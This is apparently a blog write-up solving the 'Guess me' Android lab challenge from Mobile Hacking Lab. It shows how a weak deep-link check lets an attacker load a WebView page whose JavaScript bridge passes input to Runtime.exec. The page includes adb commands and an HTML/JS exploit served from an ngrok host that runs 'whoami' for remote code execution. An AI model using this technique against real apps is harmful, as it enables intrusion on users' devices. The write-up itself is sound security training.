> For the complete documentation index, see [llms.txt](https://kero0x1.gitbook.io/general/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kero0x1.gitbook.io/general/mobile-pentest/mobile-hacking-lab/guess-me.md).

# Guess me

Hello everyone , In this blog post , I will try to explain my solution steps for Guess me challenge from Mobile Hacking Lab Platform . i hope it will be useful for you

1. Hello everyone , In this blog post , I will try to explain my solution steps for IOT Connect challenge from Mobile Hacking Lab Platform . i hope it will be useful for you

2. Let's install our app then open the application . we found that : it’s a game that have a random number and when you put the right guess you won

   <img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FEVoqURyPKKOcylINspp4%2Fimage.png?alt=media" alt="image.png" width="266">
3. During Analysis the AndroidManifest.xml file we found 2 important Activity : the `MainActivity` and `WebView activity` use ( mhl schema )

   <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FOjkkpDGhh2yPqIMUOdId%2Fimage.png?alt=media&amp;token=8b5a6a63-cb46-474b-80e1-9a126a981b03" alt="" width="563"><figcaption></figcaption></figure>
4. Let’s Analysis the First one (`MainActivity`) : i found an important method :
   1. `startNewGame()` : First generate a random number (Secret number ) , then Reset the attempt to 0 , display an initial message , then use enable user interact to input text

      <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FqWi4nnX2NyhH8fFKc1Cj%2Fimage.png?alt=media&amp;token=fb0469f2-8056-4a39-a316-42dfde2dfb7e" alt=""><figcaption></figcaption></figure>
   2. `ValidateGuess()` : retrieve the user input then identify if it high or low comparing with the real value , then check if it valid or not , if it success then display congrats message , if it not display fail message

      <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2Fe0FxGh1ebZg5FsJrs5Zf%2Fimage.png?alt=media&amp;token=50336598-f4a2-4f28-ab5c-18d59e34ea2f" alt=""><figcaption></figcaption></figure>
   3. `enable/disable input ()` : it make user able to input or not
5. Let’s Analysis the Sec one (`WebviewActivity`) : i found an important method :
   1. `oncreate()` : `enable JS` in our app , `add JS Interface` that make the js code interact with the app ,, `android Bridge` is the name that the WebView will use it to interact with the app

      <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2F4LreoXY8YmW5pHCTsEBi%2Fimage.png?alt=media&amp;token=3301928b-a0ae-44f4-8f7f-4944b234b112" alt=""><figcaption></figcaption></figure>
   2. `isValidDeepLink()` : validates URLs based on : URLs with the schemes `mhl` or `https` and the host `mobilehackinglab`. It also checks that the `url` query parameter ends with `"mobilehackinglab.com"`.

      <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FPxiucIEAg7uc1EsA8daG%2Fimage.png?alt=media&amp;token=a776ca22-9256-4cd6-88f2-8d6c18bc6ad5" alt=""><figcaption></figcaption></figure>
   3. `MyJavaScriptInterface class`
      1. `loadWebsite()` : take the URL and check for it not null then Load it inside the WebView
      2. `getTime()` : take the string and then execute it in the system because it use `Runtime.getRuntime().exec(Time);` ,, then use `Stream` to `read the result of execution` and then `convert the data to txt file`

         <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FQTfLH2FMya0rTvePMDnQ%2Fimage.png?alt=media&amp;token=b64f9f31-ac3b-4cbd-b198-be7ebec6a77f" alt=""><figcaption></figcaption></figure>
6. Let’s test it using adb : `adb shell am start -n com.mobilehackinglab.guessme/.WebviewActivity -d "mhl://mobilehackinglab?url=https://google.com/mobilehackinglab.com"`

   <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FJaSpwzkzx0P2O625FSGg%2Fimage.png?alt=media&amp;token=578d493b-144f-4610-b0f2-d4717495c46b" alt=""><figcaption></figcaption></figure>
7. then we can call the method inside `MyJavaScriptInterface` class and write a malicious JS to call `getTime ()` code contain malicious argument and load it via the deep link from a public server to achieve RCE

   ```jsx
   <!DOCTYPE html>
   <html lang="en">
   <head>
       <meta charset="UTF-8">
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
   </head>
   <body>

   <p id="result">Thank you for visiting</p>

   <!-- Add a hyperlink with onclick event -->
   <a href="#" onclick="executeCommand()">Execute Command</a>

   <script>

       function executeCommand() {
           try {
               var result = AndroidBridge.getTime("whoami");
               var lines = result.split('\\n');
               var timeVisited = lines[0];
               var fullMessage = "Command: " + timeVisited;
               document.getElementById('result').innerText = fullMessage;

               window.location.href = "https://www.mobilehackinglab.com/";
           } catch (e) {
               console.error("Error calling getTime:", e);
           }
       }

   </script>

   </body>
   </html>
   ```
8.

```
<figure><img src="/files/6FqjHXGP2XK8NkHg8rNw" alt=""><figcaption></figcaption></figure>
```

9. let’s use this exploit with adb : `adb shell am start -W -a android.intent.action.VIEW -d "mhl://mobilehackinglab/?url= [https://104a-156-203-231-227.ngrok-free.app/exploit.html?mobilehackinglab.com](https://104a-156-203-231-227.ngrok-free.app/exploit.html?mobilehackinglab.com)"`

   <figure><img src="https://2140186435-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FpoPpsF6DyQtOrXy70rxC%2Fuploads%2FNpabXkeIzhWcgveSURxM%2Fimage.png?alt=media&amp;token=21835cf6-682e-4613-9a36-1f9beb2a872d" alt=""><figcaption></figcaption></figure>
10. and here we already execute whoami command and then we get RCE&#x20;